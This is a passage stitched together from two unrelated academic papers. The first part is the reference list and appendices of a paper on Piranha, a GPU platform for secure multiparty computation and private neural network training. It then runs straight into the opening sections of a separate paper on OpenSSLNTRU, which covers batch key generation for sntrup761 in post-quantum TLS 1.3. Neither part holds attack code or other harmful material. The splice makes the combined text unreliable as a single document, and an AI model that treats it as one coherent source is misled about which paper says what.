[29] D. Demmler, T. Schneider, and M. Zohner. ABY - A Framework for Efficient Mixed-Protocol Secure Two-Party Computation. In *Symposium on Network and Distributed System Security (NDSS)*, 2015.

[30] Y. Dou, S. Vassiliadis, G. K. Kuzmanov, and G. N. Gaydadjiev. 64-bit floating-point fpga matrix multiplication. In *Proceedings of the 2005 ACM/SIGDA 13th international symposium on Field-programmable gate arrays*, pages 86–95, 2005.

[31] R. A. Dunne and N. A. Campbell. On the pairing of the softmax activation and cross-entropy penalty functions and the derivation of the softmax activation function. In *Proc. 8th Aust. Conf. on the Neural Networks, Melbourne*, volume 181, page 185. Citeseer, 1997.

[32] C. Dwork, A. Roth, et al. The algorithmic foundations of differential privacy. In *Foundations and Trends in Theoretical Computer Science*, 2014.

[33] D. Escudero, A. Dalskov, and M. Keller. Secure evaluation of quantized neural networks. In *Privacy Enhancing Technologies Symposium (PETS)*, 2020.

[34] D. Escudero, S. Ghosh, M. Keller, R. Rachuri, and P. Scholl. Improved Primitives for MPC over Mixed Arithmetic-Binary Circuits. In *Advances in Cryptology—CRYPTO*, 2020.

[35] T. K. Frederiksen, T. P. Jakobsen, and J. B. Nielsen. Faster maliciously secure two-party computation using the gpu. In *Conference on Security and Cryptography for Networks*, 2014.

[36] J. Furukawa, Y. Lindell, A. Nof, and O. Weinstein. High-throughput secure three-party computation for malicious adversaries and an honest majority. In *Advances in Cryptology—EUROCRYPT*, 2017.

[37] C. Gentry. *A fully homomorphic encryption scheme*. PhD thesis, Stanford University, 2009. crypto.stanford.edu/craig.

[38] O. Goldreich. Towards a theory of software protection and simulation by oblivious rams. In *ACM Symposium on Theory of Computing (STOC)*, 1987.

[39] O. Goldreich, S. Micali, and A. Wigderson. How to play any mental game or a completeness theorem for protocols with honest majority. In *ACM Symposium on Theory of Computing (STOC)*, 1987.

[40] K. He, X. Zhang, S. Ren, and J. Sun. Delving deep into rectifiers: Surpassing human-level performance on imagenet classification. In *IEEE international conference on computer vision*, 2015.

[41] R. Hecht-Nielsen. Theory of the backpropagation neural network. In *Neural networks for perception*, pages 65–93. Elsevier, 1992.

[42] N. Husted, S. Myers, A. Shelat, and P. Grubbs. Gpu and cpu parallelization of honest-but-curious secure two-party computation. In *Annual Computer Security Applications Conference (ACSAC)*, 2013.

[43] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. GAZELLE: A Low Latency Framework for Secure Neural Network Inference. In *USENIX Security Symposium (USENIX)*, pages 1651–1669, 2018.

[44] R. Kanagavelu, Z. Li, J. Samsudin, Y. Yang, F. Yang, R. S. M. Goh, M. Cheah, P. Wiwatphonthana, K. Akkarajitsakul, and S. Wang. Two-phase multi-party computation enabled privacy-preserving federated learning. In *IEEE/ACM International Symposium on Cluster, Cloud and Internet Computing (CCGrid)*, 2020.

[45] M. Keller. MP-SPDZ: A Versatile Framework for Multi-Party Computation. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[46] M. Keller, E. Orsini, and P. Scholl. MASCOT: Faster malicious arithmetic secure computation with oblivious transfer. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 830–842. ACM, 2016.

[47] M. Keller, V. Pastro, and D. Rotaru. Overdrive: making SPDZ great again. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 158–189. Springer, 2018.

[48] M. Keller and K. Sun. Effectiveness of mpc-friendly softmax replacement, 2020. https://arxiv.org/pdf/2011.11202.pdf.

[49] N. Koti, M. Pancholi, A. Patra, and A. Suresh. Swift: Super-fast and robust privacy-preserving machine learning. In *USENIX Security Symposium (USENIX)*, 2021.

[50] A. Krizhevsky, V. Nair, and G. Hinton. The CIFAR-10 dataset. http://www.cs.toronto.edu/kriz/cifar.html, 2014.

[51] A. Krizhevsky, I. Sutskever, and G. E. Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2012.

[52] P. Laud, A. Pankova, M. Pettai, and J. Randmets. Specifying sharemind's arithmetic black box. In *ACM workshop on Language support for privacy-enhancing technologies*, 2013.

[53] Y. LeCun, L. Bottou, Y. Bengio, and P. Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, 1998.

[54] D. T. Lee Howes. Chapter 37. efficient random number generation and application using cuda. https://developer.nvidia.com/gpugems/gpugems3/part-vi-gpu-computing/chapter-37-efficient-random-number-generation-and-application.

[55] R. Lehmkuhl, P. Mishra, A. Srinivasan, and R. A. Popa. Muse: Secure inference resilient to malicious clients. In *USENIX Security Symposium (USENIX)*, 2021.

[56] E. Makri, D. Rotaru, F. Vercauteren, and S. Wagh. Rabbit: Efficient Comparison for Secure Multi-Party Computation. In *Financial Cryptography and Data Security (FC)*, 2021.

[57] P. Mishra, R. Lehmkuhl, A. Srinivasan, W. Zheng, and R. A. Popa. Delphi: A cryptographic inference service for neural networks. In *USENIX Security Symposium (USENIX)*, 2020.

[58] MNIST database. http://yann.lecun.com/exdb/mnist/. Accessed: 2017-09-24.

[59] P. Mohassel and P. Rindal. ABY^3: A mixed protocol framework for machine learning. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[60] P. Mohassel and Y. Zhang. SecureML: A System for Scalable Privacy-Preserving Machine Learning. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[61] L. K. Ng and S. S. Chow. Gforce: Gpu-friendly oblivious and rapid neural network inference. In *USENIX Security Symposium (USENIX)*, 2021.

[62] Nvidia. Thrust, the cuda c++ template library. https://docs.nvidia.com/cuda/thrust/index.html.

[63] A. Patra, T. Schneider, A. Suresh, and H. Yalame. ABY2.0: Improved Mixed-Protocol Secure Two-Party Computation. In *USENIX Security Symposium (USENIX)*, 2021.

[64] A. Patra and A. Suresh. Blaze: Blazing fast privacy-preserving machine learning. In *Symposium on Network and Distributed System Security (NDSS)*, 2020.

[65] C. Perlich, B. Dalessandro, T. Raeder, O. Stitelman, and F. Provost. Machine learning for targeted display advertising: Transfer learning in action. *Machine learning*, 95(1):103–127, 2014.

[66] J. Perols. Financial statement fraud detection: An analysis of statistical and machine learning algorithms. *Auditing: A Journal of Practice & Theory*, 30(2):19–50, 2011.

[67] R. Poddar, G. Ananthanarayanan, S. Setty, S. Volos, and R. A. Popa. Visor: Privacy-preserving video analytics as a cloud service. In *USENIX Security Symposium (USENIX)*, 2020.

[68] R. Poddar, S. Kalra, A. Yanai, R. Deng, R. A. Popa, and J. M. Hellerstein. Senate: A maliciously-secure mpc platform for collaborative analytics. In *USENIX Security Symposium (USENIX)*, 2021.

[69] R. Rachuri and A. Suresh. Trident: Efficient 4pc framework for privacy preserving machine learning. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[70] D. Rathee, M. Rathee, N. Kumar, N. Chandran, D. Gupta, A. Rastogi, and R. Sharma. Cryptflow2: Practical 2-party secure inference. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[71] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. Chameleon: A hybrid secure computation framework for machine learning applications. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2018.

[72] P. Rindal. libOTe: an efficient, portable, and easy to use Oblivious Transfer Library. https://github.com/osu-crypto/libOTe.

[73] D. Rotaru and T. Wood. Marbled Circuits: Mixing Arithmetic and Boolean Circuits with Active Security. In *International Conference on Cryptology in India*, pages 227–249. Springer, 2019.

[74] T. Ryffel, P. Tholoniat, D. Pointcheval, and F. Bach. Ariann: Low-interaction privacy-preserving deep learning via function secret sharing. In *Privacy Enhancing Technologies Symposium (PETS)*, 2022.

[75] S. Sav, A. Pyrgelis, J. R. Troncoso-Pastoriza, D. Froelicher, J.-P. Bossuat, J. S. Sousa, and J.-P. Hubaux. Poseidon: Privacy-preserving federated neural network learning. In *Symposium on Network and Distributed System Security (NDSS)*, 2021.

[76] P. Schoppmann, A. Gascón, L. Reichert, and M. Raykova. Distributed vector-ole: improved constructions and implementation. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[77] S. Shi, Q. Wang, P. Xu, and X. Chu. Benchmarking state-of-the-art deep learning software tools. In *2016 7th International Conference on Cloud Computing and Big Data (CCBD)*, pages 99–104. IEEE, 2016.

[78] K. Simonyan and A. Zisserman. Very deep convolutional networks for large-scale image recognition. https://arxiv.org/abs/1409.1556, 2014.

[79] S. Tan, B. Knott, Y. Tian, and D. J. Wu. Cryptgpu: Fast privacy-preserving machine learning on the GPU. In *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[80] F. Tramer and D. Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. *arXiv preprint arXiv:1806.03287*, 2018.

[81] G. Vasiliadis, E. Athanasopoulos, M. Polychronakis, and S. Ioannidis. Pixelvault: Using gpus for securing cryptographic operations. In *ACM Conference on Computer and Communications Security (CCS)*, 2014.

[82] S. Wagh. *New Directions in Efficient Privacy Preserving Machine Learning*. PhD thesis, Princeton University, 2020.

[83] S. Wagh. BarnOwl: Secure Comparisons using Silent Pseudorandom Correlation Generators. In *Tech Report*, 2022.

[84] S. Wagh. Pika: Secure Computation using Function Secret Sharing over Rings. In *Privacy Enhancing Technologies Symposium (PETS)*, 2022.

[85] S. Wagh, P. Cuff, and P. Mittal. Differentially private oblivious RAM. In *Privacy Enhancing Technologies Symposium (PETS)*, 2018.

[86] S. Wagh, D. Gupta, and N. Chandran. SecureNN: 3-Party Secure Computation for Neural Network Training. In *Privacy Enhancing Technologies Symposium (PETS)*, 2019.

[87] S. Wagh, X. He, A. Machanavajjhala, and P. Mittal. DP-Cryptography: marrying differential privacy and cryptography in emerging applications. In *Commun. ACM*, 2020.

[88] S. Wagh, S. Tople, F. Benhamouda, E. Kushilevitz, P. Mittal, and T. Rabin. FALCON: Honest-Majority Maliciously Secure Framework for Private Deep Learning. In *Privacy Enhancing Technologies Symposium (PETS)*, 2021.

[89] T. Yamanouchi. Chapter 36. aes encryption and decryption on the gpu. https://developer.nvidia.com/gpugems/gpugems3/part-vi-gpu-computing/chapter-36-aes-encryption-and-decryption-gpu.

[90] K. Yang, C. Weng, X. Lan, J. Zhang, and X. Wang. Ferret: Fast Extension for coRRElated oT with small communication. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1607–1626, 2020.

[91] A. Yao. Protocols for Secure Computations. In *Foundations of Computer Science (FOCS)*, 1982.

[92] W. Zheng, R. Deng, W. Chen, R. A. Popa, A. Panda, and I. Stoica. Cerebro: A platform for multi-party cryptographic collaborative learning. In *USENIX Security Symposium (USENIX)*, 2021.

[93] W. Zheng, R. A. Popa, J. E. Gonzalez, and I. Stoica. Helen: Maliciously secure coopetitive learning for linear models. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

A Discussion, Limitations, and Future Work

We show in Section 6 that GPUs provide much-needed performance acceleration for secure computation. Piranha's modular platform structure means that functional enhancements made at any layer of the platform – from future performance improvements in the GPU kernels to additional MPC protocols or new privacy-preserving applications – can immediately benefit other system components.

Device layer. The device layer separates protocols from the GPU interface. Thus, acceleration of local operations, optimizations, or entirely different methods of performing integer- and fixed point-based calculations can be independently developed. Even in its current state, Piranha's integer kernels are slower than their floating-point equivalents implemented by popular libraries like cuBLAS [3], as they can take advantage of features like tensor cores that focus exclusively on floating-point. Future efforts can focus on supporting better kernels, enabling multi-GPU usage, and supporting custom accelerators on platforms such as FPGAs [30].

Protocol layer. Piranha can be used for development of newer multi-party protocols, expanding support for different number of parties, innovative protocols, and adversarial models. As noted in Section 1, we focus on LSSS protocols in a semi-honest security model, and the protocols we implement operate over 32- and 64-bit integer rings, such that the existing hardware support for modular arithmetic simplifies computational overhead. However, support for other protocol types can be expanded, in supporting field operations, accelerating garbled circuit evaluation [91], or adding homomorphic encryption support [22] to enable dishonest-majority protocols.

Application layer. We showcase the use of Piranha for making meaningful progress on private neural networks training. Piranha's modular approach provides a rich environment for innovation in MPC-friendly neural network design, such as private training of newer architectures like residual networks, transformers, or LSTMs. While we only evaluate Piranha over a neural network training application, the platform allows development of arbitrary, protocol-agnostic secure computation. Future work can focus on demonstrating the ability of the platform to support applications in other areas, such as oblivious sorting or oblivious RAMs.

B Comparison with Floating Point Kernels

We mention in Section 3 the tradeoff in performance when computing directly over integer buffers on the GPU, as opposed to decomposing large bit-width values into smaller chunks for use in floating point-based kernels. In Table 5, we compare the 32- and 64-bit kernels that Piranha uses, implemented with CUTLASS [4], against state-of-the-art 32- and 64-bit floating point kernels from cuBLAS [3]. While we can directly compare floating point performance between the systems, cuBLAS does not support large integer matrix multiplication, so we only present Piranha-based results for comparison.

Kernel		Time (ms)			
Library	Datatype	784x9x20	1024x27x64	784x147x64	10000x1000x10000
cuBLAS	float-32	0.014	4.16	4.45	54.19
Piranha	float-32	0.981	4.51	4.56	65.16
Piranha	int-32	3.61	4.38	4.52	78.35
cuBLAS	float-64	4.58	6.37	4.70	126.5
Piranha	float-64	4.60	5.92	4.69	114.95
Piranha	int-64	4.76	4.66	4.90	2482.17

Table 5: Runtime for matrix multiplication kernels used in Piranha vs. the cuBLAS implementation for different sizes.

We benchmark the runtimes for the matrix multiplication kernels used in Piranha vs. the cuBLAS implementation on various sizes of matrices in Table 5. We observer that Piranha kernels, when executed with floating point datatypes result in comparable overhead to cuBLAS implementations. However, executing 32-bit integer multiplications is much more expensive in Piranha compared to the floating point case. 64-bit integer multiplications are relatively comparable to cuBLAS 64-bit floating point, but at very large matrix sizes, there is a significant difference between the two. This is likely due to the fact that 64-bit integer operations are emulated using 32-bit integer instructions that target the GPU integer cores used.

OpenSSLNTRU: Faster post-quantum TLS key exchange

Daniel J. Bernstein[1,2], Billy Bob Brumley[3], Ming-Shing Chen[2], and Nicola Tuveri[3]
authorcontact-openssllntru@box.cr.yp.to
[1]*Department of Computer Science, University of Illinois at Chicago, Chicago, IL 60607-7045, USA*
[2]*Ruhr University Bochum, Bochum, Germany*
[3]*Tampere University, Tampere, Finland*

Abstract

Google's CECPQ1 experiment in 2016 integrated a post-quantum key-exchange algorithm, `newhope1024`, into TLS 1.2. The Google-Cloudflare CECPQ2 experiment in 2019 integrated a more efficient key-exchange algorithm, `ntruhrss701`, into TLS 1.3.

This paper revisits the choices made in CECPQ2, and shows how to achieve higher performance for post-quantum key exchange in TLS 1.3 using a higher-security algorithm, `sntrup761`. Previous work had indicated that `ntruhrss701` key generation was much faster than `sntrup761` key generation, but this paper makes `sntrup761` key generation much faster by generating a *batch* of keys at once.

Batch key generation is invisible at the TLS protocol layer, but raises software-engineering questions regarding the difficulty of integrating batch key exchange into existing TLS libraries and applications. This paper shows that careful choices of software layers make it easy to integrate fast post-quantum software, including batch key exchange, into TLS with minor changes to TLS libraries and no changes to applications.

As a demonstration of feasibility, this paper reports successful integration of its fast `sntrup761` library, via a lightly patched OpenSSL, into an unmodified web browser and an unmodified TLS terminator. This paper also reports TLS 1.3 handshake benchmarks, achieving more TLS 1.3 handshakes per second than any software included in OpenSSL.

1 Introduction

The urgency of upgrading TLS to post-quantum encryption has prompted a tremendous amount of work. There were already 69 proposals for post-quantum cryptography (PQC) submitted to NIST's Post-Quantum Cryptography Standardization Project in 2017, including 49 proposals for post-quantum encryption. Each proposal included complete software implementations of the algorithms for key generation, encryption, and decryption. Given the cryptographic agility of TLS, one might imagine that TLS software can simply pick a post-quantum algorithm and use it. Constraints that make this more difficult than it sounds include the following:

- Performance: Post-quantum algorithms can send much more data than elliptic-curve cryptography (ECC), and can take many more CPU cycles. Performance plays a "large role" [27] in the NIST standardization project.
- Integration: Many assumptions about how cryptography works are built into the TLS protocol and existing TLS software. These range from superficial assumptions about the sizes of objects to more fundamental structural assumptions such as the reliance of TLS 1.3 upon "Diffie–Hellman"—a key-exchange data flow not provided by any of the proposals for NIST standardization.
- Security: 30 of the 69 proposals were broken by the end of 2019 [9]. New attacks continue to appear: e.g., [6] uses under a single second of CPU time to break any ciphertext sent by the "Round2" lattice-based proposal.

In July 2020, the NIST project began its third round [1], selecting 4 "finalist" and 5 "alternate" encryption proposals to consider for standardization at the end of the round and after a subsequent round. Meanwhile, there have been various experiments successfully integrating post-quantum encryption systems into TLS. The proposals that have attracted the most attention, and that are also the focus of this paper, are "small" lattice proposals. These include

- three of the finalist proposals (Kyber [4], NTRU [17], and SABER [5]), although NIST says it will standardize at most one of these three;
- one of the alternate proposals (NTRU Prime);
- the `newhope1024` algorithm [2] used inside Google's CECPQ1 experiment in 2016; and
- the `ntruhrss701` algorithm (a variant of one of the algorithms in the NTRU proposal) used inside the Google-Cloudflare CECPQ2 experiment in 2019.

These are called "small" because they use just a few kilobytes for each key exchange—much more traffic than ECC, but much less than many other post-quantum proposals.

Table 1: Cryptographic features of the post-quantum components of CECPQ2 (previous work) and OpenSSLNTRU (this paper). Core-SVP in the table is pre-quantum Core-SVP (see [12, Section 6]); post-quantum Core-SVP has 10% smaller exponents. See [13] regarding cyclotomic concerns. The `ntruhrss701` cycle counts are from `supercop-20210423` [10] on `hiphop` (Intel Xeon E3-1220 V3). The `sntrup761` cycle counts are old→**new**, where "old" shows the best `sntrup761` results before our work and "**new**" shows results from this paper's freely available software; Appendix A presents the slight enc and dec speedups, and Section 3 presents the large keygen speedup.

	CECPQ2	OpenSSLNTRU
cryptosystem	`ntruhrss701`	`sntrup761`
key+ciphertext bytes	2276	2197
keygen cycles	269191	814608→**156317**
enc cycles	26510	48892→**46914**
dec cycles	63375	59404→**56241**
Core-SVP security	2^{136}	2^{153}
cyclotomic concerns	yes	no

1.1 Contributions of this paper

This paper introduces OpenSSLNTRU, an improved integration of post-quantum key exchange into TLS 1.3. OpenSSLNTRU improves upon the post-quantum portion of CECPQ2 in two ways: **key-exchange performance** and **TLS software engineering**. These are linked, as explained below. OpenSSLNTRU offers multiple choices of key sizes; for concreteness we emphasize one option, `sntrup761` [12], to compare to CECPQ2's `ntruhrss701`.

Each of `ntruhrss701`/`sntrup761` is a "key-encapsulation mechanism" (KEM) consisting of three algorithms: a key-generation algorithm generates a public key and a corresponding secret key; an "encapsulation" algorithm, given a public key, generates a ciphertext and a corresponding session key; a "decapsulation" algorithm, given a secret key and a ciphertext, generates the corresponding session key. The key exchange at the beginning of a TLS session involves one keygen, one enc, and one dec. Before our work, both KEMs already had software optimized for Intel Haswell using AVX2 vector instructions; keygen was 3.03× slower for `sntrup761` than for `ntruhrss701`, making total keygen+enc+dec 2.57× slower.

One can remove keygen cost by reusing a key for many TLS sessions (see Section 2.5.2). This paper instead directly addresses the speed problem with `sntrup761` key generation, by making `sntrup761` key generation much faster. Our `sntrup761` software outperforms the latest `ntruhrss701` software, and at the same time `sntrup761` has a higher security level than `ntruhrss701`. See Table 1.

The main bottleneck in `sntrup761` key generation is computation of certain types of inverses. This paper speeds up those inversions using "Montgomery's trick", the simple idea of computing two independent inverses $1/a$ and $1/b$ as br and ar respectively, where $r = 1/ab$. Repeating this trick converts, e.g., 32 inversions into 1 inversion plus 93 multiplications.

This paper generates a batch of 32 independent keys, combining independent reciprocals across the batch. This batch size is large enough for inversion time to mostly disappear, and yet small enough to avoid creating problems with latency, cache misses, etc. We designed new algorithms and software to optimize `sntrup761` multiplications, since the multiplications used previously were "big×small" multiplications while Montgomery's trick needs "big×big" multiplications; see Section 3.

A new key sent through TLS could have been generated a millisecond earlier, a second earlier, or a minute earlier; this does not matter for the TLS *protocol*. However, for TLS *software*, batching keys is a more interesting challenge, for two reasons. First, key generation is no longer a pure stateless subroutine inside one TLS session, but rather a mechanism sharing state across TLS sessions. Second, the TLS software ecosystem is complicated (and somewhat ossified), with many different applications using many different libraries, so the same state change needs to be repeated in many different pieces of TLS software.

To address the underlying problem, this paper introduces a new choice of software layers designed to decouple the fast-moving post-quantum software ecosystem from the TLS software ecosystem. The point of these layers is that optimization of post-quantum software does not have to worry about any of the complications of TLS software, and vice versa. As a case study demonstrating the applicability of these layers, this paper describes successful integration of its new `sntrup761` library, including batch key generation, into an existing web browser communicating with an existing TLS terminator, using OpenSSL on both ends. This demo involves no changes to the web browser, no changes to the TLS terminator, and very few changes to OpenSSL.

The integration of OpenSSLNTRU into TLS means that, beyond microbenchmarks, we can and do measure full TLS handshake performance. The bottom line is that, in a controlled and reproducible end-to-end lab experiment, `sntrup761` completes more sessions per second than commonly deployed pre-quantum NIST P-256, and even completes more sessions per second than commonly deployed pre-quantum X25519 (see Section 4.4). This remains true even when we replace `sntrup761` with higher-security `sntrup857`.

2 Background

2.1 Polynomial rings in NTRU Prime

Streamlined NTRU Prime [12], abbreviated `sntrup`, uses arithmetic in finite rings $\mathcal{R}/3 = (\mathbb{Z}/3)[x]/(x^p - x - 1)$ and $\mathcal{R}/q = (\mathbb{Z}/q)[x]/(x^p - x - 1)$, where $\mathcal{R} = \mathbb{Z}[x]/(x^p - x - 1)$.

The parameters p, q are chosen so that $\mathcal{R}/q$ is a field.

Short means the set of polynomials in $\mathcal{R}$ that are **small**, meaning all coefficients in $\{-1,0,1\}$, and **weight** w, meaning that exactly w coefficients are nonzero, where w is another parameter. The parameters (p,q,w) are $(653,4621,288)$, $(761,4591,286)$, $(857,5167,322)$ for the KEMs `sntrup653`, `sntrup761`, `sntrup857` respectively.

2.2 Montgomery's trick for batch inversion

In this section, we review Montgomery's trick for batch inversion [24] as applied to many inputs. The algorithm `batchInv` takes n elements $(a_1, a_2, \ldots, a_n)$ in a ring, and outputs their multiplicative inverses $(a_1^{-1}, a_2^{-1}, \ldots, a_n^{-1})$. Montgomery's trick for batch inversion proceeds as follows:

1. Let $b_1 = a_1$ and compute $b_i = a_i \cdot b_{i-1}$ for i in $(2, \ldots, n)$. After $n-1$ multiplications, we obtain
$$(b_1, b_2, \ldots, b_n) = (a_1, a_1 \cdot a_2, a_1 \cdot a_2 \cdot a_3, \ldots, \Pi_{i=1}^{n} a_i) \ .$$
2. Compute the single multiplicative inverse
$$t_n = b_n^{-1} = (\Pi_{i=1}^{n} a_i)^{-1} \ .$$
3. Compute $c_i = t_i \cdot b_{i-1}$ and $t_{i-1} = t_i \cdot a_i$ for i in $(n, \ldots, 2)$. After $2n-2$ multiplications, we have two lists
$$(c_n, \ldots, c_2) = (a_n^{-1}, \ldots, a_2^{-1}) \text{ and}$$
$$(t_{n-1}, \ldots, t_2, t_1) = ((\Pi_{i=1}^{n-1} a_i)^{-1}, \ldots, (a_1 \cdot a_2)^{-1}, a_1^{-1}) \ .$$
4. Output $(a_1^{-1}, a_2^{-1}, \ldots, a_n^{-1})$.

In summary, the algorithm uses $3n-3$ multiplications and one inversion to compute n inverses.

2.3 NTT-based multiplication

This section reviews techniques for polynomial multiplication commonly used in lattice-based cryptography. We adopt terminology from [7].

The number theoretic transform (NTT) algorithm maps an element in a polynomial ring into values by lifting the ring element to a polynomial and evaluating the polynomial on a particular set. An NTT-based multiplication algorithm applies NTTs to two input elements in the polynomial ring, performs component-wise multiplication for the transformed values, and applies an inverse NTT, converting the multiplied values back to the product in the same form of inputs.

Computing a size-n NTT, where n is a power of 2, comprises $\log_2 n$ stages of the *radix-2 FFT trick*. Given a polynomial ring $(\mathbb{Z}/q)[x]/(x^n - b^2)$ where $b \in \mathbb{Z}/q$, the FFT trick maps elements in $(\mathbb{Z}/q)[x]/(x^n - b^2)$ to $((\mathbb{Z}/q)[x]/(x^{n/2} - b)) \times ((\mathbb{Z}/q)[x]/(x^{n/2} + b))$. Due to the Chinese remainder theorem (CRT), the mapping is invertible when $2b$ is invertible. Specifically, let $f = f_0 + f_1 x + \cdots + f_{n-1} x^{n-1} \in (\mathbb{Z}/q)[x]/(x^n - b^2)$. The trick maps f to

$$\begin{aligned}&(f \bmod (x^{n/2}+b) \ , f \bmod (x^{n/2}-b))\\ =&((f_0 - bf_{n/2}) + \cdots + (f_{n/2-1} - bf_{n-1})x^{n/2-1},\\ &(f_0 + bf_{n/2}) + \cdots + (f_{n/2-1} + bf_{n-1})x^{n/2-1})\end{aligned}$$

with n multiplications by b, $n/2$ additions, and $n/2$ subtractions. Setting $b = 1$, by recursively applying the FFT trick, an NTT transforms f into a list $\hat{f} = (\hat{f}_0, \ldots, \hat{f}_j, \ldots, \hat{f}_{n-1}) \in (\mathbb{Z}/q)^n$ where $\hat{f}_j = f \bmod (x - \psi^j) = \sum_{i=0}^{n-1} f_i \psi^{ij}$, and $\psi \in \mathbb{Z}/q$ is a primitive n-th root of unity, i.e., $\psi^{n/2} = -1$.

When $\mathbb{Z}/q$ lacks appropriate roots of unity, Schönhage's trick [31] manufactures them by introducing an intermediate polynomial ring. Given $f \in (\mathbb{Z}/q)[x]/(x^{2mn} - 1)$, the trick first introduces a new variable $y = x^m$ and maps f from $(\mathbb{Z}/q)[x]/(x^{2mn} - 1)$ to $((\mathbb{Z}/q)[x][y]/(y^{2n} - 1))/(x^m - y)$. Then, it lifts f to $(\mathbb{Z}/q)[x][y]/(y^{2n} - 1)$, which is a polynomial in variable y with coefficients in $(\mathbb{Z}/q)[x]$. Since the coefficients of f are polynomials with degree less than m, it is safe to map them to $(\mathbb{Z}/q)[x]/(x^{2m} + 1)$ such that coefficient multiplication needs no reduction by $x^{2m} + 1$. Now $x \in (\mathbb{Z}/q)[x]/(x^{2m} + 1)$ is a primitive $4m$-th root of unity, since $x^{2m} = -1$.

Nussbaumer's trick [28] is another method to manufacture roots of unity. Given $f \in (\mathbb{Z}/q)[x]/(x^{2mn} - 1)$, the trick maps f to $((\mathbb{Z}/q)[y]/(y^{2n} + 1))[x]/(x^m - y)$, lifts to $((\mathbb{Z}/q)[y]/(y^{2n} + 1))[x]$, and maps to $((\mathbb{Z}/q)[y]/(y^{2n} + 1))[x]/(x^{2n} - 1)$ for $n \geq m$. As noted in [7], Nussbaumer's trick sometimes uses slightly smaller ring extensions than Schönhage's trick, but Schönhage's trick is more cache-friendly, since it uses contiguous data in x.

2.4 The AVX2 instruction set

Since NIST specified Intel Haswell CPU as its highest priority platform for performance evaluation [26], we optimize `sntrup` for the Haswell architecture in this work.

Specifically, we target the Advanced Vector Extensions 2 (AVX2) instruction set. AVX is a single-instruction-multiple-data (SIMD) instruction set in modern (decade or less) x86 CPUs. It provides sixteen 256-bit `ymm` registers; each `ymm` register splits into two 128-bit `xmm` lanes. The instruction set treats data in `ymm` registers as lanes (independent partitions) of 32×8-bit, 16×16-bit, 8×32-bit, etc.; every instruction operates simultaneously on the partitioned data in the `ymm` registers. In 2013, the Haswell architecture extended AVX to AVX2 for enhanced integer operations.

2.5 Related works

2.5.1 NTT-based multiplication in other PQC finalists

Among the lattice based KEM of NIST's finalists, Kyber [4] operates in a radix-2 NTT friendly polynomial ring and implements NTT-based multiplication in the proposal. SABER [5] and NTRU [17] operate in polynomial rings with a power-of-two modulus which are considered NTT-unfriendly. The earlier implementations of two schemes used a combination of Toom-4 and Karatsuba based polynomial multiplication.

Recently, [18] showed that NTT-based multiplication outperforms previous Toom-Cook multiplication for implementing NTT-unfriendly SABER and most parameters of NTRU. To use NTT-based multiplication in an NTT-unfriendly ring, they raise the coefficients to a combination of several NTT-friendly polynomial rings, perform several NTT-based multiplications, and map back to original ring with CRT. For NTRU on the AVX2 platform, they reported significant improvement for parameters with polynomials of degree greater then 700. For Saber, they also reported a pronounced performance gain although the degree of polynomials are only 255. It is because the matrix-vector multiplication allows them to save the input NTT transforms for the elements in the common vector which performs inner products with different rows in the matrix.

2.5.2 Integrating cryptographic primitives

Related to OpenSSLNTRU, several previous works studied integrations between post-quantum implementation and real world applications and protocols.

The Open Quantum Safe (OQS) project [34] includes a library of quantum-resistant cryptographic algorithms, and prototype integrations into protocols and applications. It also includes (and requires) a fork of the OpenSSL project. Conversely, in our contribution we apply a minimal patchset, striving to maintain API and ABI compatibility with the OpenSSL version available to the end-users. This avoids the need of recompiling existing applications to benefit from the new library capabilities. While [34] focused primarily on key agreement, the OQS OpenSSL fork does also support signatures and certificates using post-quantum algorithms, and their negotiation in TLS. See [29] for a study, conducted using OQS, benchmarking post-quantum TLS authentication. We also note that the end-to-end experiment we present in this paper is limited to one candidate and two sets of parameters (`sntrup761` and `sntrup857`), while the OQS project provides implementations for all finalists.

Similarly, the PQClean project [22] collects a number of implementations for the candidates. However, it does not aim to include integration into higher-level applications or protocols.

CECPQ2 actually included two experiments: CECPQ2a used `ntruhrss701`, while CECPQ2b used an isogeny-based proposal. Compared to `ntruhrss701`, the isogeny-based proposal had smaller keys and smaller ciphertexts, but used much more CPU time, so it outperformed CECPQ2a only on the slowest network connections.

In general, the importance of a few kilobytes depends on the network speed and on how often the application creates new TLS sessions. A typical multi-megabyte web page is unlikely to notice a few kilobytes, even if it retrieves resources from several TLS servers. A session that encrypts a single DNS query is handling far less data, making the performance of session establishment much more important. Similar comments apply to CPU time.

Schwabe, Stebila, and Wiggers [32] present an alternative to the TLS 1.3 handshake to solve both key exchange and authentication using post-quantum KEM. In contrast, for our experiment we aimed at full compatibility with the TLS 1.3 ecosystem, focusing exclusively on the key exchange. This ensures post-quantum confidentiality, but does not address the post-quantum authentication concerns. Therefore, showcasing how at the protocol level our experiment does not alter the TLS 1.3 message flow, in Figure 1 we only highlight the cryptographic operations and material involved in the key exchange—carried in the `ClientHello` and `ServerHello` messages—while keys and signatures used for authentication—as part of the `Certificate` and `CertificateVerify` messages—do not address post-quantum concerns.

Our approach to OpenSSL integration via an `ENGINE` module is based on the methodology suggested in [36], where the authors instantiated `libsuola`. In this context, an `ENGINE` module is a a dynamically loadable module. Using a dedicated API, such a module is capable of injecting new algorithms or overriding existing ones. The implementations it provides can be backed by a hardware device, or be entirely software based. Our new `ENGINE`, `engNTRU`, builds upon `libbecc` [15], which is itself derived from `libsuola`. Both previous works applied the `ENGINE` framework to integrate alternative ECC implementations. The latter is particularly close to `engNTRU`, as it also featured a transparent mechanism to handle batch key generation. Section 4.2 details how `engNTRU` evolved from these works and the unique features it introduces.

